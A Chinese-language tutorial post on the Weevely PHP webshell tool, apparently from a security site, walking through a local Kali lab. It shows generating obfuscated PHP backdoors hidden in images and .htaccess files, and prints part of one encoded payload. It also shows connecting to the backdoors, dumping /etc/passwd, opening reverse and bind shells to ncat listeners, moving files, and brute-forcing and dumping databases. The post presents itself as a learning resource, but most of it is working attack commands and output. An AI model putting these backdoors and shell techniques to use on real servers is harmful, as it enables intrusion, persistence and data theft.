

工具

Web安全

22

# Weevely（php菜刀）工具使用详解 金币

👤 RickGray 🕒 2014-08-04 09:00:31 👁 1416086 💬 22

- 前言

weevely是一款使用python编写的webshell工具（集webshell生成和连接于一身，仅用于安全学习教学之用，禁止非法用途），可以算是linux下的一款菜刀替代工具（限于php），在linux上使用时还是很给力的，就是某些模块在windows上无法使用，总的来说还是非常不错的一款工具。

项目地址：<https://github.com/epinna/Weevely>

下面就针对该工具里的功能，做一个较为详细的使用测试记录（本文没有什么技术含量，旨在经验交流，我也是个菜，大家就不要乱喷了）。

## - 后门生成&连接

测试系统：kali linux 1.0.8 amd64  
环境：kali linux 自带apache + php + mysql环境  
工具版本：weevely v1.1

下面分块来对参数或命令进行说明

### 后门生成（参数）

- :generate.php（生成php后门文件）
- :generate.img（将后门代码插入到图片中，并修改.htaccess，该后门需要服务器开启.htaccess）
- :generate.htaccess（将后门代码插入到.htaccess，同样需要开启.htaccess支持）
- generate/generate.php
- weevely generate <password> [<path>]
- 在指定路径下生成所设置密码的php后门文件（密码最小长度为4），然后将后门文件传至目标站点即可

```
root@kali: ~/Desktop
root@kali:~/Desktop# weevely help generate.php
usage: :generate.php pass [lpath]

Generate obfuscated PHP backdoor

positional arguments:
  pass Password
  lpath Path of generated backdoor

stored arguments: pass=' ' lpath=' '
root@kali:~/Desktop# weevely generate.php hello ./backdoor.php
[generate.php] Backdoor file './backdoor.php' created with password 'hello'
root@kali:~/Desktop#
```

- generate.img
- weevely generate.img <password> <img> [<floder\_path>]
- 在指定路径下生成插入后门代码后的图片文件以及使该后门可用的.htaccess配置文件，使用该图片后门需要目标服务器开启.htaccess，因为该后门依赖于在.htaccess中使web服务器对图片文件进行php解析（AddType application/x-httpd-php .jpg|.png|...）
- generate.htaccess
- weevely generate.htaccess <password> [<path>]
- 在指定路径下生成.htaccess后门文件，该后门需要使用同样需要服务器开启.htaccess。生成的.htaccess里包含了php后门语句，同时使用相关配置使得web服务器对该文件进行php解析

```
root@kali: ~/Desktop
root@kali:~/Desktop# weevely help generate.htaccess
usage: :generate.htaccess pass [lpath]

Generate backdoored .htaccess

positional arguments:
  pass Password
  lpath Path of generated backdoor

stored arguments: pass=' ' lpath=' '
root@kali:~/Desktop# weevely generate.htaccess hello ./htaccess
[generate.htaccess] Backdoor file './htaccess' created with password 'hello'
root@kali:~/Desktop# cat ./htaccess
<Files ~ "\.ht">
    Order allow,deny
    Allow from all
</Files>

AddType application/x-httpd-php .htaccess
# <?php $chgs="JGM9soJ2NvdsoW50JzsksoYT0ksoX0NsoPsoT0tJRTtpZihyZXNLdCgkYSK9PSdoZ
ScqJiYgJGmoJGE"; $ybuq="WNsolKGFysocmF5KsoCcvW15cdz1cc10vJywnLsolxzsolycpLCBhcso
nJheSgnJywnKsoysocpLsoCBqb"; $dvge="psoPsojMpeyRrPSdsosbG8n02VjsaG8qJzwnsolLRrL
ic+JztldmfsoSKGJhc2U2NF9kZWNvZGUocHJlZlso9yZXBssoYso"; $zmtid="so2luKGFsoycmF5X3N
NsolKCRhLCRjKsoCRhKS0zKSkpKSk7ZsoWNobyAnPC8nLiRsorLisoc+soJzt9"; $wyiei = str
replace("d","","sdtldr_drdedplace"); $mxvv = $wyiei("p","","pbapsep6p4_pdpecode");
$hvca = $wyiei("j","","creajtje_fjujnctiijn"); $tnmo = $hvca('',$mxvv($w
```

RickGray

LV.3

关注

5

13

2

文章数

评论数

关注者

服务端模板注入攻击（SSTI）之浅析

2015-11-05

WordPress漏洞分析（CVE-2015-5714 & CVE-2015-5715）

2015-09-22

批量Webshell管理工具QuasiBot之后门代码分析

2014-12-05


浏览更多

广告 3UF 1 企业安全

金融安全技术

FreeBuf企业安全俱乐部上线啦

高峰论坛




后门连接（依次将上面生成的3种后门传至本地服务器根目录进行测试）

- weevel <url> <password>


- 使用所设置的密码连接所给的后门url，连接成功后，会将连接配置信息以session文件的形式保存在本地，下次需要再次连接时可直接读取session文件进行连接（weevely session <session\_path>）

#### 1、直接连接由weevely生成的.php后门



#### 2、连接由weevely生成的图片型后门


首先，得开启web服务器的.htaccess支持（Kali下开启.htaccess支持，apache配置文件路径：/etc/apache2/sites-enabled/000-default）



重启web服务器




然后将生成的后门图片和相应的.htaccess配置添加至web服务器中，最后使用密码直接连接图片url即可



### 3、连接由weevely生成的.htaccess后门文件


要连接.htaccess同样需要目标web服务开启.htaccess，测试配置见上一项，这里直接将生成的.htaccess传至站点根目录，然后使用密码连接后门




## - 命令

利用后门执行命令有很多方法，可以通过在连接时直接带上命令直接执行，也可以单独使用weevely连接后门在客户端的环境下执行命令。（直接命令执行有助于批量webshell处理，批量挂马或者操作等等）下面对常用命令进行演示

### 直接命令执行




## 类交互式shell（相当于菜刀下的虚拟终端）



在虚拟终端模式下需要使用模块直接在前面加上 ' : ' 即可

- audit.userfiles

- 枚举用户目录下的具有权限的文件（可加载用户字典），默认情况下字典很小（注意：该模块目前只支持linux，windows不支持）



(注意: 该模块也仅支持linux, windows不支持)

工具

Web安全



22



```
root@kali: ~/Desktop
www-data@kali:/var/www $ :audit.systemfiles logs
[audit.systemfiles] Readable files in '/var/log/' and subfolders ..
/var/log/faillog
/var/log/fontconfig.log
/var/log/pycentral.log
/var/log/wdialconf.log
www-data@kali:/var/www $
```

- audit.phpconf
- 查看php配置信息

```
root@kali: ~/Desktop
www-data@kali:/var/www $ :audit.phpconf
+-----+
| username | www-data |
| os       | Linux   |
| PHP version | 5.4.4-14+deb7u12 |
+-----+
+-----+-----+
| Enabled confs that allow | splFileObject() |
| command executions      |                  |
+-----+-----+
| Enabled functs to disrupt | proc_nice()      |
| other process            |                  |
+-----+-----+
| Enabled confs to gather  | expose_php       |
| PHP configuration infos |                  |
+-----+-----+
| Enabled confs to         | file_uploads     |
| upload files             |                  |
+-----+-----+
| Enabled confs to allow   | allow_url_fopen  |
| remote files opening    |                  |
+-----+-----+
| Enabled functs to gather | apache_get_modules(), apache_get_versions(), |
| PHP configuration      | get_loaded_extensions(), phpinfo(), ph |
+-----+-----+
```

- audit.etcpasswd [-real]
- 查看/etc/passwd文件 (特殊说明: 很多命令的-vector参数是用以指定php执行命令函数的, 当默认函数不可用是, 使用该参数来尝试指定其他命令执行函数来获取信息), 同时也可使用-real参数来过滤出真实用户

```
root@kali: ~/Desktop
www-data@kali:/var/www $ :audit.etcpasswd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

```
root@kali: ~/Desktop
www-data@kali:/var/www $ :audit.etcpasswd -real
root:x:0:0:root:/root:/bin/bash
www-data@kali:/var/www $
```

- audit.mapwebfiles
- 从制定url开始爬取目标站点结构, 可用-depth参数来指定爬取深度

```
index.html (/var/www) - VIM
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
<a href=../depth_1/1.html>depth_1</a>
<a href=../test_1/2.html>test_1</a>
</body></html>
```

```
root@kali: ~/Desktop
www-data@kali:/var/www $ :audit.mapwebfiles http://127.0.0.1/index.html http://localhost /var/www
ERROR: HTTP Error 404: Not Found -> http://127.0.0.1/depth_1/1.html
ERROR: HTTP Error 404: Not Found -> http://127.0.0.1/test_1/2.html
+-----+-----+-----+-----+
| /var/www/test_1/2.html | | | |
| /var/www/depth_1/1.html | | | |
| /var/www/index.html   | exists | readable | writable |
+-----+-----+-----+-----+
www-data@kali:/var/www $
```



工具

Web安全

- system.info
- 在weeveily里比较由用的一个模块，可以获取到系统的基本信息

```

root@kali: ~/Desktop
www-data@kali:/var/www $ :system.info
[system.info] Error downloading TOR exit list: 'http://exitlist.torproject.org/e
[system.info] Error downloading TOR exit list: 'http://exitlist.torproject.org/e
-----
client_ip      |::1
max_execution_time | 30
script        | /backdoor.php
check_tor     | False
open_basedir  |
hostname      | kali
php_self      | /backdoor.php
whoami        | www-data
uname         | Linux kali 3.14-kali1-amd64 #1 SMP Debian 3.14.5-1kali1 (
safe_mode     | 0
php_version   | 5.4.4-14+deb7u12
release       | Debian GNU/Linux Kali Linux 1.0.8
dir_sep       | /
os            | Linux
cwd           | /var/www
document_root | /var/www
-----
www-data@kali:/var/www $

```

- backdoor.reverstepc host port [-vector]
- 反弹一个tcp shell到目标端口 (同样也可指定向量: 选择反弹shell的形式, nc, perl, ruby等)

```

root@kali: ~/Desktop
www-data@kali:/var/www $ :backdoor.reverstepc -port 4444 172.16.95.1

rickgray - ncat -- 80x24
~$ ncat -l -p 4444
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux kali 3.14-kali1-amd64 #1 SMP Debian 3.14.5-1kali1 (2014-06-07) x86_64 GNU/
Linux
whoami
www-data

```

- backdoor.tcp -port <listen\_port> -no-connect [-vector]
- 在本地打开一个端口，等待连接 (查看了该模块的源码，使用时必须带上-no-connect才能监听成功，负责他会在本地形成一个tcp环路)

```

root@kali: ~/Desktop
www-data@kali:/var/www $ :backdoor.tcp -vector netcat-traditional -no-connect 23
33
www-data@kali:/var/www $

rickgray - ncat -- 80x10
~$ ncat 172.16.95.145 4444
Ncat: Connection refused.
~$ ncat 172.16.95.145 2333
ls
1.jpg
backdoor.php
index.html
src.jpg

```

- net.ifaces
- 查看网络ip地址

```

root@kali: ~/Desktop
www-data@kali:/var/www $ :net.ifaces
-----+-----
| lo | 127.0.0.1/8 |
| eth0 | 172.16.95.145/24 |
-----+-----
www-data@kali:/var/www $

```

- file.upload lpath rpath
- 上传本地文件到目标站点指定路径

```

root@kali: ~/Desktop
root@kali: ~/Desktop
root@kali:~/Desktop# ls
1.jpg img sessions weeveily.help
root@kali:~/Desktop#

```

工具

Web安全

```

www-data@kali:/var/www $ :file.upload /root/Desktop/weevely.help weevely
True
www-data@kali:/var/www $ ls
1.jpg
backdoor.php
index.html
src.jpg
weevely
www-data@kali:/var/www $

```

- file.rm filename [-recursive] [-vector]
- 删除指定文件，可开启安全确认模式
- file.check
- 用以检查目标站点下文件的状态 (md5值，大小，权限等)

```

root@kali: ~/Desktop
root@kali: ~/Desktop x root@kali: /var/www x
www-data@kali:/var/www $ :help file.check
usage: :file.check rpath
{exists,md5,read,write,exec,isfile,size,time_epoch,time}
Check remote files type, md5 and permission 可检查的文件状态
positional arguments:
  rpath                Remote path
  {exists,md5,read,write,exec,isfile,size,time_epoch,time}
                        Attribute to check
stored arguments: rpath='' attr=''
www-data@kali:/var/www $ :file.check weevely md5
4142c4eef4a607699af327a8316f55ba
www-data@kali:/var/www $ :file.check weevely size
4461
www-data@kali:/var/www $

```

- file.download rpath lpath [-vector]
- 将目标站点上的文件下载到本地 (可用于批量会话操作)

```

root@kali: ~/Desktop
root@kali: ~/Desktop x root@kali: /var/www x
www-data@kali:/var/www $ dir
1.jpg backdoor.php index.html src.jpg weevely
www-data@kali:/var/www $ :file.download src.jpg /root/111.jpg
True
www-data@kali:/var/www $

```

```

root@kali: ~
root@kali:~# ls
111.jpg Desktop sessions
root@kali:~#

```

- file.edit filename
- 对指定文件进行编辑
- file.read filename
- 读取指定文件内容
- file.ls path
- 列举指定路径的文件信息
- file.upload2web
- 将本地文件上传至目标站点文件夹 (可自动枚举到一个可写目录将其写入)
- file.webdownload <webfile\_path> filename
- 从其他服务器上下载文件到目标站点
- file.touch rpath
- 创建一个新文件

下面几个命令由于环境限制，没有进行测试，这里就不再啰嗦了

- bruteforce.sql (爆破指定数据库用户名密码)
- bruteforce.sqlusers (爆破所有数据库用户密码)
- sql.dump (脱裤，你懂的 ^\_^)
- sql.console (sql交互式终端)
- net.scan (端口扫描，不太会用)
- find.perms (搜索具有读、写、执行权限的文件，好像比较给力)
- find.suidsgid (搜索linux具有suid或者sgid标记的文件)
- find.name (查找某文件或者文件夹)

此文旨在科普，大牛勿喷~

(本人微博: <http://weibo.com/rickgray>)